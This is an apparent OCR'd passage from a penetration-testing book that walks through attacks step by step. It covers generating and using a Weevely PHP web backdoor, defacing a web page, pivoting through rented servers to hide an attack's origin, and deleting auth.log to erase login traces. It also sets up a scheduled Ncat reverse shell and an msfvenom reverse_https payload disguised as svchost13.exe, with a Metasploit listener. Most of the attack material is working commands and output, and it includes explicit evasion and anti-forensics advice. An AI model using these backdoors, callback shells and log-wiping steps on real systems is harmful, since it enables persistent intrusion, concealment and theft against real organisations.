Generated backdoor with password 'evilHacker' in '/root/malware/metrics01.php' o
f 1315 byte size.
```

We save malware files in their own folder in the Kali `/root/` directory, so we can find them again when needed. A better name for this directory might be as follows:

```
root@kali:~# ls weevely/
metrics01.php  weevely01.php  weevely02.php
```


Testing Weevely locally

Weevely is cross-platform, and should work wherever you are serving PHP pages. Here's an example of running Weevely against a webserver on the Kali Linux host:

```
root@kali:~# weevely http://localhost/metrics01.php evilHacker

[+] weevely 3.2.0

[+] Target:     localhost
[+] Session:    /root/.weevely/sessions/localhost/metrics01_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Testing Weevely on a Windows server

It is just as simple to test Weevely on a Windows server if the Windows server is running PHP – for instance, if it is a web server running WordPress or some other PHP-based script. The server we are using for this test is Windows Server 2012 with PHP running. If you were just inside the Windows server using Metasploit, it is possible to drop our `metrics01.php` file, made by Weevely, into the `webroot` folder:



Once you have the file in place, you can do a lot of things with it. We have chosen just a few actions, though there are fifty commands you might be able to do. First, you contact your agent by using the following code:

```
weevely http://192.168.56.103/metrics01.php evilHacker
```

The same kind of entry success output appears as when we tested it on the Kali webserver:

```
root@kali:~# weevely http://192.168.56.103/metrics01.php evilHacker

[+] weevely 3.2.0

[+] Target:     192.168.56.103
[+] Session:    /root/.weevely/sessions/192.168.56.103/metrics01_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> :help
```

Getting help in Weevely

To find out what Weevely can do, we will run the `help` command to see what is available for you to run on the Windows server:

```
weevely> :help
```

The help file reads out as in the following table. Note that there is a colon ":" at the beginning of each of the commands:

Command	Description
`:audit_suidsgid`	Find files with SUID or SGID flags.
`:audit_phpconf`	Audit PHP configuration.
`:audit_etcpasswd`	Get `/etc/passwd` with different techniques.
`:audit_filesystem`	Audit system files for wrong permissions.
`:shell_php`	Execute PHP commands.
`:shell_sh`	Execute Shell commands.
`:shell_su`	Elevate privileges with su command.
`:system_extensions`	Collect PHP and webserver extension list.
`:system_info`	Collect system information.
`:backdoor_reversetcp`	Execute a reverse TCP shell.
`:backdoor_tcp`	Spawn a shell on a TCP port.
`:bruteforce_sql`	Brute-force SQL database.
`:file_cd`	Change current working directory.
`:file_grep`	Print lines matching a pattern in multiple files.
`:file_find`	Find files with given names and attributes.
`:file_rm`	Remove remote file.

Command	Description
:file_cp	Copy single file.
:file_zip	Compress or expand zip files.
:file_enum	Check existence and permissions of a list of paths.
:file_check	Get remote file information.
:file_edit	Edit remote file on a local editor.
:file_upload2web	Upload file automatically to a web folder and get corresponding URL.
:file_gzip	Compress or expand gzip files.
:file_download	Download file to remote filesystem.
:file_touch	Change file timestamp.
:file_webdownload	Download URL to the filesystem.
:file_ls	List directory content.
:file_read	Read remote file from the remote filesystem.
:file_mount	Mount remote filesystem using HTTPfs.
:file_bzip2	Compress or expand bzip2 files.
:file_tar	Compress or expand tar archives.
:file_upload	Upload file to remote filesystem.
:sql_console	Execute SQL query or run console.
:sql_dump	Multi dbms mysqldump replacement.
:net_scan	TCP Port scan.
:net_curl	Perform a curl-like HTTP request.
:net_proxy	Proxify local HTTP traffic passing through the target.
:net_ifconfig	Get network interface addresses.
:net_phpproxy	Install PHP proxy on the target.

The next section of the `help` file shows you the commands you can use to simulate an unrestricted shell. For some inscrutable reason, the command and description are reversed in this section:

Description, or Internal Command	Weevely Command
zip, unzip	file_zip
touch	file_touch
gzip, gunzip	file_gzip
curl	net_curl
nmap	net_scan
cd	file_cd

Description, or Internal Command	Weevely Command
`whoami, hostname, pwd, uname`	`system_info`
`rm`	`file_rm`
`cat`	`file_read`

Getting the system info

Once you have looked over the `help` files, a logical next step is to find out as much about the system as you can. To do this, you run the `system_info` command. This provides you with a nice little table of the details of the machine:

```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 $ system_info
+--------------------+--------------------------------+
| client_ip          | 192.168.56.101                 |
| max_execution_time | 300                            |
| script             | /metrics01.php                 |
| open_basedir       |                                |
| hostname           | WIN-9AS8SSOIVCI                |
| php_self           | /metrics01.php                 |
| script_folder      | C:\inetpub\wwwroot             |
| uname              | Windows NT WIN-9AS8SSOIVCI 6.3 |
|                    | build 9600 (Windows Server 2012|
|                    | R2 Datacenter Edition) AMD64   |
| pwd                | C:\inetpub\wwwroot\wolf24      |
| safe_mode          | False                          |
| php_version        | 7.0.0                          |
| dir_sep            | \                              |
| os                 | Windows NT                     |
| whoami             |                                |
| document_root      | C:\inetpub\wwwroot             |
+--------------------+--------------------------------+
```

Using filesystem commands in Weevely

You can get used to the file navigation commands pretty easily. Here is the `ls` / `dir` command, and the cd command. These do exactly what you might imagine in some cases, but are likely to fail if you are trying to go places that the webserver user doesn't have permission to see:

```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $ file_ls
.
..
aspnet_client
iis-85.png
iisstart.htm
metrics01.php
wolf24
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $
```

Sadly, Weevely doesn't let us get long-form directory listings. It does give us a short-form listing like the preceding screenshot, and an explanation of what is happening:

```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $ file_ls -l
error: unrecognized arguments: -l
usage: file_ls [-h] [dir]

List directory content.

positional arguments:
  dir         Target folder

optional arguments:
  -h, --help  show this help message and exit
```

Since it is a Windows filesystem, we can guess that the list items without an extension are probably directories, so let's move into one of those directories. In this case, it's the `wolf24` directory, as shown in figure, shown previously:

```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $ file_cd wolf24
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 $ file_ls
.
..
App_Browsers
App_Data
Config
Global.asax
Media
Umbraco
Umbraco_Client
Views
Web.config
app_code
bin
css
default.aspx
favicon.ico
macroScripts
masterpages
scripts
usercontrols
xslt
```


We can see from the file names here that this subdirectory is an ASP.NET site. There is a folder called Umbraco, which is a .Net CMS script, and if that is not proof enough, there is a `default.aspx` file in the folder.

Writing into files


There is a command that lets you edit remote files on your local machine. The command is `file_edit`:

```
file_edit default.aspx
```

This opens the file in `vi` by default in Kali Linux, so let's try and edit the file:



On some servers, this will result in another directive being added to the CMS, which could do anything at all that the webserver user has the right to do. Let's try and write a totally new file to the server:



As it happens, our victim server doesn't let us upload this file. Since we have gotten system-level access in another action, we could well have made sure we had that ability before beginning the Weevely work:

```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 $ file_edit evilHacker.aspx
[-][upload] File upload failed, please check remote path and permissions
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 $
```

Just for fun, let's see if the webroot has the same careful permissions as the `CMS` directory. We will change to the upper directory, and see if we can add a line of code to the `index` file there:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/x
html1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
        color:#000000;
        background-color:#0072C6;
        margin:0;
}

#container {
        margin-left:auto;
        margin-right:auto;
        text-align:center;
        }

a img {
        border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<H1>The Evil Hacker Strikes</H1>
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src=
"iis-85.png" alt="IIS" width="960" height="600" /></a>
</div>
</body>
</html>
~
~
-- INSERT --                                              29,3          All
```

We have a successful page breach, based on changing the permissions for the page previously using Metasploit. Weevely can be very useful for attacking sites that do not have proper permissions set:

Summary

In this chapter, you learned several ways to elevate privilege. If you have physical access to a machine, you have easier ways to attack a machine, but there are several ways that you can get elevated privilege through the web browser to machines with weak permissions:

- Getting Access with Metasploit
- Replacing Executables with Malevolent Twins
- Local Privilege Escalation with a Stand-Alone Tool
- Escalating Privileges with Physical Access
- Weaselling in with Weevely

In the next chapter, you will find more ways to maintain access after the breach and quietly send data out of the network for weeks or even years. We show you ways to use NetCat, Metasploit, and the Social Engineering Toolkit to get and maintain access.

8
Maintaining Remote Access

Ever wonder how hackers are able to get into a secure network and be in the network for months and sometimes years without being caught? Well, these are some of the big tricks for staying inside once you are there. Not only will we discuss maintaining access to a local machine you have owned, but also how to use a Dropbox inside a network, and have it phone home.

In this chapter, we will be covering the following topics:

- Using Netcat on a compromised Windows server
- Putting a shared folder into a compromised server
- Using Metasploit to set a malware agent
- Using a Dropbox to trace a network
- Defeating a NAC in two easy steps
- Creating a spear-phishing e-mail with the Social Engineering Toolkit

Maintaining access

Persistent connections, in the hacker world, are called *Phoning Home*. Persistence gives the attacker the ability to leave a connection back to the attacking machine and have a full command line or desktop connection to the victim machine.

Why do this? Your network is normally protected by a firewall and the port connections to the internal machines are controlled by the firewall and not by the local machine. Sure, if you're in a box you could turn on telnet and you could access the telnet port from the local network. It is unlikely that you would be able to get to this port from the public network. Any local firewall may block this port, and a network scan would reveal that telnet is running on the victim machine. This would alert the target organization's Network Security team. So instead of having a port to call on the compromised server, it is safer and more effective to have your victim machine call out to your attacking machine.

In this chapter, we will use HTTPS reverse shells, for the most part. The reason for this is that you could have your compromised machine call to any port on your attacking machine, but a good IDS/IPS system could pick this connection up if it was sent out to an unusual destination, such as port `4444` on the attacking machine. Most IDS/IPS systems will whitelist outbound connections to HTTPS ports because system updates for most systems work over the HTTPS protocol. Your outbound connection to the attacking machine will look more like an update or regular user Internet browsing than an outbound hacked port.

A persistent connection does have to go back directly to the attacker's machine. You can pivot this type of connection off of one or more machines to cover your tracks. Pivoting off one machine inside the target network, and a couple outside the target network, makes it more difficult for the defenders to see what is happening.


Yes, you can pivot this type of attack off of a machine in North Korea or China, and it will look like the attack is coming from there. Every time we hear in the media that a "cyber attack" is coming from some dastardly foreign attacker, we roll our eyes. There is no way to be sure of the original source of an attack, unless you have access to the attacking machine and its logs. Even with access to this attacking machine, you still don't know how many pivots the attacker made to get to that machine. You still don't know without a full back-trace to the last connection. Use something such as Tor in the process and there is no way anyone can be sure exactly where the hack came from.

In this demo, we will be doing an attack from a four-way pivot going across the world, and through four different countries to show you how this is done. Yes, we are doing this for real!

Do not ever attack the public IP addresses we will be using in this book. These are servers that we personally leased for this project. They will no longer be under our control by the time of this book's printing.

One problem with persistent connections is that they can be seen. One can never underestimate the careful eye of a paranoid sysadmin ("*Why has server 192.168.202.4 had a HTTP connection to a Chinese IP address for 4 days?*"). A real attacker will use this method to cover his tracks in case he gets caught and the attacking server is checked for evidence of the intruder. A good clearing of the logs after you back out of each machine, and tracing back the connection is almost impossible. This first box to which the persistent connection is made will be viewed as hostile in the eyes of the attacker and they will remove traces of connecting to this machine after each time they connect.

Notice in the following diagram that the victim machine has an internal address. Since the victim machine is calling out, we are bypassing the inbound protection of NAT and inbound firewall rules. The victim machine will be calling out to a server in Singapore. The attacker is interacting with the compromised machine in the US, but is pivoting through two hops before logging into the evil server in Singapore. We are only using four hops here for this demo, but you can use as many hops as you want. The more hops, the more confusing the back-trace. A good attacker will also mix up the hops the next time he comes in, changing his route and the IP address of the inbound connection:



For our first hop, we are going to **Amsterdam 178.62.241.119**! If we run `whois` we can see the following:

```
whois 178.62.241.119

inetnum:     178.62.128.0 - 178.62.255.255
netname:     DIGITALOCEAN-AMS-5
descr:      DigitalOcean Amsterdam
country:     NL
admin-c:     BU332-RIPE
```

```
tech-c:     BU332-RIPE
status:     ASSIGNED PA
mnt-by:     digitalocean
mnt-lower:   digitalocean
mnt-routes:   digitalocean
created:    2014-05-01T16:43:59Z
last-modified: 2014-05-01T16:43:59Z
source:     RIPE # Filtered
```

Hacker Tip

A good investigator, seeing this information, would just subpoena DigitalOcean to find out who was renting that IP when the victim phoned home, but it could just as likely be a machine belonging to a little old lady in Leningrad. The infrastructure of a BotNet is developed from a group of compromised boxes. This chapter describes a small do-it-yourself botnet.

We will now pivot to the host in **Frankfurt Germany 46.101.191.216**. Again, if we run `whois`, we can see the following:

```
whois 46.101.191.216

inetnum:    46.101.128.0 - 46.101.255.255
netname:    EU-DIGITALOCEAN-DE1
descr:     Digital Ocean, Inc.
country:    DE
org:      ORG-DOI2-RIPE
admin-c:    BU332-RIPE
tech-c:     BU332-RIPE
status:     ASSIGNED PA
mnt-by:     digitalocean
mnt-lower:   digitalocean
mnt-routes:   digitalocean
mnt-domains:  digitalocean
created:    2015-06-03T01:15:35Z
last-modified: 2015-06-03T01:15:35Z
source:     RIPE # Filtered
```

Now on to the pivot host in **Singapore 128.199.190.69**, and do a `whois`:

```
whois 128.199.190.69

inetnum:    128.199.0.0 - 128.199.255.255
netname:    DOPI1
descr:     DigitalOcean Cloud
country:    SG
admin-c:    BU332-RIPE
tech-c:     BU332-RIPE
status:     LEGACY
mnt-by:     digitalocean
mnt-domains:  digitalocean
mnt-routes:   digitalocean
created:    2004-07-20T10:29:14Z
last-modified: 2015-05-05T01:52:51Z
source:     RIPE # Filtered
org:      ORG-DOI2-RIPE
```

We are now set up to attack from Singapore. We are only a few miles from our target machine, but to the unsuspecting IT systems security administrator, it will appear that the attack is coming from half a world away.

Covering our tracks

If we have either root or sudo access to these machines, we can cleanly back out by running the following commands. This removes the traces of our login. Since this is our attacking machine, we will be running as root. The file that contains the login information for the SSH service is `/var/log/auth.log`. If we delete it and then make a new file, the logs of us logging in are now gone:


1. Go into the `/var/log` directory:
   ```
   cd /var/log
   ```
2. Delete the `auth.log` file:
   ```
   rm auth.log
   ```
3. Make a new empty file:
   ```
   touch auth.log
   ```
4. Drop the terminal session:
   ```
   exit
   ```

Now exit from the server and you're out clean. If you do this on every machine as you back out of your connections, then you can't be found. Since this is all text based, there isn't really any lag that you will notice when running commands through this many pivots. Also, all this traffic is encrypted by SSH, so no one can see what you are doing or where you are going.

Maintaining access with Ncat

NetCat (**Ncat**) is a little known yet powerful tool designed to make raw socket connections to network ports. It's a small tool designed to run from one executable file that is easily transferred to a system and can also be renamed to anything to hide the executable within an operating system. Ncat will call back to an attacking server with only user-level access. Ncat is an open source application brought to you by insecure.org, the same fine folks that maintain NMap. Ncat, and its older cousin, nc, both come installed on Kali. Ncat is bundled with any install of NMap.

Actually, as mentioned previously, there are two versions of Ncat. The older version's executable is nc. Nc will also make raw socket connections to any TCP/UDP ports:



The big advantage of Ncat is that it supports SSL encryption, where all of nc's traffic is in clear text. Nc's traffic can sometimes be picked up by IDS/IPS and other security devices. Ncat's traffic can be encrypted and hidden to look like an HTTPS stream. Ncat also has the ability to only allow connections from certain IP addresses or IP subnets.

The initial attack to compromise the machine could either be by a network attack or using some method of social engineering, such as a Phearfishing e-mail carrying a payload to connect back to our attacking server.

The following image is a PDF of an offer you will want to refuse. This PDF contains the same phone home payload, and is designed to install the malware payload without any interaction or approval by the user. This PDF is created in a nifty tool, which we will look at in the next section *Creating a web back door with the Social Engineering Toolkit*:

Once the initial attack has compromised the system, we want the system to call home on a regular basis. An exploit like this can be set to maintain a constant connection, where every time the connection is lost it resets the connection. It can also be set to reconnect at specified intervals. We like to set these up so the exploit calls home at a certain time, and if there is not a port to connect to on the attacking machine, then the exploit goes silent until that time comes again. A totally persistent connection can draw attention from network security.


We are now connected to the victim machine and we upload an obfuscated copy of Ncat to the victim. We can see from the session that this is an internal attack. The `ncat.exe` file is in the `/usr/share/ncat-w32/` directory on Kali. Once connected, run the following command in Meterpreter:

```
upload /usr/share/ncat-w32/ncat.exe C:/windows/ncat.exe
```

```
[*] Started reverse handler on 10.100.0.196:4444
[*] 10.100.0.5:445 - Executing the payload...
[+] 10.100.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (770048 bytes) to 10.100.0.5
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.5:49161) at 2015-06-17 11:39:47 -0400

meterpreter > upload /usr/share/ncat-w32/ncat.exe C:/Windows/ncat.exe
[*] uploading  : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
[*] uploaded   : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
meterpreter >
```

This will transfer the Ncat executable to the victim system. Notice that we are using / and not \ for directory slashes. Since you are on Linux, you must use the forward slash. If you use the \ and run the command you will find that the directory names will run together and the file will not upload properly.

Going to the Windows 7 victim, we can see the file in the `Windows` directory:



Windows since Windows NT 3.14 has a command-line tool to run scheduled tasks. This tool is called the `AT` command. This command is very similar to the `cron` command available on Linux or UNIX, and like the `cron` command, you need admin-level access to run `AT`. You can also run the `schtasks` command, which will run regardless of your user permissions. You can set a time, date, and number of times to run any command-line tool or script. So shell into the system using your Meterpreter connection to the machine:

```
shell
```

You're now in the victim system and should type the following:

```
AT 5:00PM ncat.exe -nv 128.199.190.69 443 -ssl -e cmd.exe
```

```
meterpreter > shell
Process 3760 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
Added a new job with job ID = 2

C:\Windows\system32>
```

This sets up a job to run at 5:00 PM every day. It will run the `ncat.exe` executable with the following variables. It is calling to the attacking server `128.199.190.69` on port `443`. The `-ssl` flag tells the connection to use SSL. The `-e cmd.exe` flag tells the executable to run the `cmd.exe` executable through the connection.

Before 5:00 PM, we log into our evil server using our various pivots and start up Ncat in listening mode and wait for 5:00 PM to come around.

Note that we are connected to `//rogue3` here and running the command:

```
ncat -nvlp 443 -ssl
```

The `-n` flag tells the system to not use DNS. The `-v` tells the system to make the output verbose so you can see the input and output. The `-l` tells Ncat to listen. The `-p` tells Ncat to listen on port `443`, and the `-ssl` tells Ncat to use SSL to encrypt the session:

```
root@rouge3:/home/foobear# ncat -nvlp 443 --ssl
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1177 D742 5927 D7F8 DDDD 86A7 F503 59B9 7EA9 CC79
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 69.131.155.226.          Connection from victim machine coming in.
Ncat: Connection from 69.131.155.226:49163.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>  Connected!
```

We now have a connection to our hacked Windows 7 machine with full Administrator access, and this exploit will be ready to use at 5:00 PM every day without any further attacks on the network.

WARNING!

A real attacker will change the name of Ncat to something more vague and hard to spot in your file system. Beware of two `calc.exe` or `notepad.exe` living on your system. The one in a strange place could very well be Ncat or another type of exploit like the one we are going to build next.

Phoning Home with Metasploit

Well, that was the old-school method. Now, let's do the same thing using Metasploit's tools. We will have Metasploit loaded on `//rogue3`, our evil server, for our victim machine to connect to a Meterpreter shell on that machine. We will be building and uploading this exploit from our internal hack from earlier. We will be using a couple of other tools from the Metasploit toolkit beside **msfconsole**. Metasploit comes with an independent application to build custom exploits and shellcode. This tool is called **msfvenom**, and we are going to use it to build an exploit. The full use of msfvenom could fill a full chapter in itself and is beyond the scope of the book; thus, here, we will be building a reverse-http exploit, using the most common flags to generate our executable. We will build the exploit by running the following command:

```
msfvenom -a x86 –platform windows -p
windows/meterpreter/reverse_https -f exe -o svchost13.exe
```

Msfvenom is a powerful and configurable tool. It has the power to build custom exploits that will bypass any anti-virus software. Anti-virus software works on looking at the signatures of files. Msfvenom has the ability to encode an exploit in such a way that the anti-virus software will not be able to detect it. It is a case of hiding an exploit as another common executable, such as Notepad. Msfvenom can add NOPs or null code to the executable to bring it up to the same size as the original. Scary, isn't it?

A list of the flags is as follows:

Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>		
Options:	**Long Options**	**Variables**
-p	--payload	<payload>
-l	--list	[module_type]
-n	--nopsled	<length>
-f	--format	<format>
-e	--encoder	
-a	--arch	<architecture>
	--platform	<platform>
-s	--space	<length>
-b	--bad-chars	<list>
-i	--iterations	<count>
-c	--add-code	<path>
-x	--template	<path>
-k	--keep	
-o	--options	
-h	--help	
	--help-formats	


The following image shows the output of the command. Msfvenom has shown that no encoders were used, and there was no checking for bad characters implemented in the build. For this demo, they're not needed:

```
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -f exe -o svchost13.exe
No encoder or badchars specified, outputting raw payload
Saved as: svchost13.exe
root@kalibook:~#
```

Now, by running the `ls` command, we can see our file:

```
root@kalibook:~# ls
Desktop                          etter-msg-20150422.txt  powermaint.ps1  svchost13.exe
Downloads                        kalibook                PowerSploit     workspace
ettercap-msg-20150422-1.txt      packet-test.txt         Public          youvebeenpwned.txt
ettercap-msg.txt                 photos                  svchost12.exe   youvebeenpwned.txt~
root@kalibook:~#
```

Now we have something to upload. Just like with the Ncat example, we will use our internal compromise of the system to upload our exploit:



As with Ncat, we will shell into our victim machine and set up the `AT` command to run `svchost13.exe`:

```
shell
AT 5:25PM c:\windows\svchost.exe
exit
Just before 5:25 PM, log into the evil server //rogue3. Fire up the
Metasploit service msfconsole to get your listener set up and running
to accept the connection. Then, set up the common handler module
using the following commands.
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 128.199.190.69
set LPORT 443
exploit
```

